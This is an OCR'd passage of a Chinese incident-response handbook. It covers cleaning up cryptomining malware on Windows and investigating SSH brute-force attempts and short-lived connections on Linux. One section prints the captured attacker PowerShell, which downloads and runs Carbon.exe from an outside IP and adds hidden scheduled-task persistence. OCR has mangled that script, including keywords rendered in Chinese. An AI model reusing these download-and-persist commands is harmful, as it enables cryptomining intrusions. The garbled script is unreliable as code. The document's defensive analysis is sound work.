
> 在windows下查看某个运行程序（或进程）的命令行参数
> 使用下面的命令：
> `wmic process get caption,commandline /value`
> 如果想查询某一个进程的命令行参数，使用下列方式：
> `wmic process where caption="svchost.exe" get caption,commandline /value`
> 这样就可以得到进程的可执行文件位置等信息。

访问该链接：



```
45.123.190.178/win.txt
45.123.190.178/win.txt

$ murl = "http://45.123.190.178/Carbon.exe"
$ moutput = "$ env: TMP \ yamm1.exe"
$ wc = New-Object System.Net.WebClient
$ wc.DownloadFile ($ murl, $ moutput)
cmd.exe / c $ env: TMP \ yamm1.exe
SchTasks.exe / Create / SC MINUTE / TN "Update" / TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -noexit -File $ env: TMP \ SchTask.ps1" / MO 6 / F

while ($ true) {
    如果 (! (Get-Process Carbon -ErrorAction SilentlyContinue) ) {
        回声 "不运行"
        cmd.exe / C $ env: TMP \ run.bat
    } else {
        回声 "跑步"
    }
    开始睡眠55
}
```

Temp目录下发现Carbon、run.bat挖矿程序:



具体技术分析细节详见：

> 360CERT：利用WebLogic漏洞挖矿事件分析
>
> https://www.anquanke.com/post/id/92223

清除挖矿病毒：关闭异常进程、删除c盘temp目录下挖矿程序 。

临时防护方案

1. 根据实际环境路径，删除WebLogic程序下列war包及目录

   rm -f /home/WebLogic/Oracle/Middleware/wlserver_10.3/server/lib/wls-wsat.war

   rm -f /home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/.internal/wls-wsat.war

   rm -rf /home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/wls-wsat

2. 重启WebLogic或系统后，确认以下链接访问是否为404

   http://x.x.x.x:7001/wls-wsat

0x04 防范措施

新的挖矿攻击展现出了类似蠕虫的行为，并结合了高级攻击技术，以增加对目标服务器感染的成功率。通过利用永恒之蓝（EternalBlue）、web攻击多种漏洞，如Tomcat弱口令攻击、Weblogic WLS组件漏洞、Jboss反序列化漏洞，Struts2远程命令执行等，导致大量服务器被感染挖矿程序的现象 。总结了几种预防措施：

```
1、安装安全软件并升级病毒库，定期全盘扫描，保持实时防护
2、及时更新 windows安全补丁，开启防火墙临时关闭端口
3、及时更新web漏洞补丁，升级web组件
```


第6篇：挖矿病毒（二）

0x00 前言


作为一个运维工程师，而非一个专业的病毒分析工程师，遇到了比较复杂的病毒怎么办？别怕，虽然对二进制不熟，但是依靠系统运维的经验，我们可以用自己的方式来解决它。

0x01 感染现象

1、向大量远程IP的445端口发送请求



2、使用各种杀毒软件查杀无果，虽然能识别出在C:\Windows\NerworkDistribution中发现异常文件，但即使删除NerworkDistribution后，每次重启又会再次生成。




连杀软清除不了的病毒，只能手工来吧，个人比较偏好火绒，界面比较简洁，功能也挺好用的，自带的火绒剑是安全分析利器。于是安装了火绒，有了如下分析排查过程。

0x02 事件分析


A、网络链接

通过现象，找到对外发送请求的进程ID：4960




B、进程分析

进一步通过进程ID找到相关联的进程，父进程为1464




找到进程ID为1464的服务项，逐一排查，我们发现服务项RemoteUPnPService存在异常。




C、删除服务

选择可疑服务项，右键属性，停止服务，启动类型：禁止。



停止并禁用服务，再清除NerworkDistribution目录后，重启计算机。异常请求和目录的现象消失。

又排查了几台，现象一致，就是服务项的名称有点变化。



D、病毒清除

挖矿病毒清除过程如下：

1、 停止并禁用可疑的服务项，服务项的名称会变，但描述是不变的，根据描述可快速找到可疑服务项。

可疑服务项描述：Enables a common interface and object model for the Remote UPnP Service to access

删除服务项：Sc delete RemoteUPnPService

2、 删除C:\Windows\NerworkDistribution目录

3、 重启计算机

4、 使用杀毒软件全盘查杀

5、 到微软官方网站下载对应操作系统补丁，下载链接：

https://docs.microsoft.com/zh-cn/security-updates/securitybulletins/2017/ms17-010

0x03 后记

在查询了大量资料后，找到了一篇在2018年2月有关该病毒的报告：

NrsMiner：一个构造精密的挖矿僵尸网络

https://www.freebuf.com/articles/system/162874.html

根据文章提示，这个病毒的构造非常的复杂，主控模块作为服务“Hyper-VAccess Protection Agent Service”的ServiceDll存在。但与目前处理的情况有所不同，该病毒疑似是升级了。

第五章：Linux实战篇


第1篇：SSH暴力破解

0x00 前言

SSH 是目前较可靠，专为远程登录会话和其他网络服务提供安全性的协议，主要用于给远程登录会话数据进行加密，保证数据传输的安全。SSH口令长度太短或者复杂度不够，如仅包含数字，或仅包含字母等，容易被攻击者破解，一旦被攻击者获取，可用来直接登录系统，控制服务器所有权限。

0x01 应急场景

某天，网站管理员登录服务器进行巡检时，发现端口连接里存在两条可疑的连接记录，如下图：



```
[root@localhost log]# netstat -anplt|grep 22
tcp        0      0 127.0.0.1:2208              0.0.0.0:*                   LISTEN      3215/hpiod
tcp        0      0 192.168.143.112:22          111.13.[redacted].208:80    SYN_RECV    -
tcp        0      0 192.168.143.112:22          123.59.[redacted].31:80     SYN_RECV    -
tcp        0      0 127.0.0.1:2207              0.0.0.0:*                   LISTEN      3220/python
tcp        0      0 :::8001                     :::*                        LISTEN      22952/java
tcp        0      0 ::ffff:127.0.0.1:8004       :::*                        LISTEN      22952/java
tcp        0      0 :::8008                     :::*                        LISTEN      22952/java
tcp        0      0 :::22                       :::*                        LISTEN      3233/sshd
tcp        0      0 ::ffff:127.0.0.1:54071      ::ffff:127.0.0.1:3306       ESTABLISHED 22952/java
tcp        0      0 ::ffff:127.0.0.1:54067      ::ffff:127.0.0.1:3306       ESTABLISHED 22952/java
tcp        0      0 ::ffff:127.0.0.1:54063      ::ffff:127.0.0.1:3306       ESTABLISHED 22952/java
tcp        0      0 ::ffff:192.168.143.112:22   ::ffff:192.168.143.24:33474 ESTABLISHED 21307/sshd: root@no
tcp        0     52 ::ffff:192.168.143.112:22   ::ffff:192.168.143.22:48373 ESTABLISHED 21652/1
```

1. TCP初始化连接三次握手吧：发SYN包，然后返回SYN/ACK包，再发ACK包，连接正式建立。但是这里有点出入，当请求者收到SYS/ACK包后，就开始建立连接了，而被请求者第三次握手结束后才建立连接。
2. 客户端TCP状态迁移：

   CLOSED->SYN_SENT->ESTABLISHED->FIN_WAIT_1->FIN_WAIT_2->TIME_WAIT->CLOSED

   服务器TCP状态迁移：

   CLOSED->LISTEN->SYN recv->ESTABLISHED->CLOSE_WAIT->LAST_ACK->CLOSED
3. 当客户端开始连接时，服务器还处于LISTENING，客户端发一个SYN包后，服务端接收到了客户端的SYN并且发送了ACK时，服务器处于SYN_RECV状态，然后并没有再次收到客户端的ACK进入ESTABLISHED状态，一直停留在SYN_RECV状态。

   在这里，SSH（22）端口，两条外网IP的SYN_RECV状态连接，直觉告诉了管理员，这里一定有什么异常。

0x02 日志分析

SSH端口异常，我们首先有必要先来了解一下系统账号情况：

A、系统账号情况

```
1、除root之外，是否还有其它特权用户(uid 为0)
[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd
root

2、可以远程登录的帐号信息
[root@localhost ~]# awk '/\$1|\$6/{print $1}' /etc/shadow
root:$6$38cKfZDjsTiUe58V$FP.UHWMObqeUQS1Z2KRj/4EEcOPi.6d1XmKHgK3j3GY9EGvwwBei7nUbbqJC./qK12HN8j
FuXOfEYIKLID6hq0::0:99999:7:::
```

我们可以确认目前系统只有一个管理用户root。

接下来，我们想到的是/var/log/secure，这个日志文件记录了验证和授权方面的信息，只要涉及账号和密码的程序都会记录下来。

B、确认攻击情况：

```
1、统计了下日志，发现大约有126254次登录失败的记录，确认服务器遭受暴力破解
[root@localhost ~]# grep -o "Failed password" /var/log/secure|uniq -c
```

```
     126254 Failed password

2、输出登录爆破的第一行和最后一行，确认爆破时间范围：
[root@localhost ~]# grep "Failed password" /var/log/secure|head -1
Jul  8 20:14:59 localhost sshd[14323]: Failed password for invalid user qwe from 111.13.xxx.xxx
port 1503 ssh2
[root@localhost ~]# grep "Failed password" /var/log/secure|tail -1
Jul 10 12:37:21 localhost sshd[2654]: Failed password for root from 111.13.xxx.xxx port 13068
ssh2

3、进一步定位有哪些IP在爆破？
[root@localhost ~]# grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|
[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-
9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"|uniq -c | sort -nr
    12622 23.91.xxx.xxx
     8942 114.104.xxx.xxx
     8122 111.13.xxx.xxx
     7525 123.59.xxx.xxx
     .....................

4、爆破用户名字典都有哪些？
[root@localhost ~]# grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*?)
from/; print "$1\n";}'|uniq -c|sort -nr
      9402  root
      3265  invalid user oracle
      1245  invalid user admin
      1025  invalid user user
      ......................
```

C、管理员最近登录情况：

```
1、登录成功的日期、用户名、IP：
[root@localhost ~]# grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'
Jul 9 09:38:09 root 192.168.143.100
Jul 9 14:55:51 root 192.168.143.100
Jul 10 08:54:26 root 192.168.143.100
Jul 10 16:25:59 root 192.168.143.100
.............................
通过登录日志分析，并未发现异常登录时间和登录IP。

2、顺便统计一下登录成功的IP有哪些：
[root@localhost ~]# grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c |
sort -nr | more
     27 192.168.204.1
```

通过日志分析，发现攻击者使用了大量的用户名进行暴力破解，但从近段时间的系统管理员登录记录来看，并未发现异常登录的情况，需要进一步对网站服务器进行入侵排查，这里就不再阐述。

0x04 处理措施

SSH暴力破解依然十分普遍，如何保护服务器不受暴力破解攻击，总结了几种措施：

1、禁止向公网开放管理端口，若必须开放应限定管理IP地址并加强口令安全审计（口令长度不低于8位，由数字、大小写字母、特殊字符等至少两种以上组合构成）。
2、更改服务器ssh默认端口。
3、部署入侵检测设备，增强安全防护。

第2篇：捕捉短连接

0x00 前言

短连接（short connnection）是相对于长连接而言的概念，指的是在数据传送过程中，只在需要发送数据时，才去建立一个连接，数据发送完成后，则断开此连接，即每次连接只完成一项业务的发送。 在系统维护中，一般很难去察觉，需要借助网络安全设备或者抓包分析，才能够去发现。

0x01 应急场景

某天，网络管理员在出口WAF检测到某台服务器不断向香港I发起请求 ， 感觉很奇怪，登录服务器排查，想要找到发起短连接的进程。

0x02 日志分析

登录服务器查看端口、进程，并未发现发现服务器异常，但是当多次刷新端口连接时，可以查看该连接。 有时候一直刷这条命令好十几次才会出现，像这种的短连接极难捕捉到对应的进程和源文件。

```
[root@localhost ~]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN      1317/rpcbind
tcp        0      0 0.0.0.0:40052               0.0.0.0:*                   LISTEN      1362/rpc.statd
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      1573/sshd
tcp        0      0 127.0.0.1:631               0.0.0.0:*                   LISTEN      1396/cupsd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      1656/master
tcp        0      0 192.168.8.147:22            192.168.8.1:12201           ESTABLISHED 1909/sshd
tcp        0     52 192.168.8.147:22            192.168.8.1:12223           ESTABLISHED 1938/sshd
tcp        0      0 :::111                      :::*                        LISTEN      1317/rpcbind
tcp        0      0 :::38544                    :::*                        LISTEN      1362/rpc.statd
tcp        0      0 :::22                       :::*                        LISTEN      1573/sshd
tcp        0      0 ::1:631                     :::*                        LISTEN      1396/cupsd
tcp        0      0 ::1:25                      :::*                        LISTEN      1656/master
[root@localhost ~]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
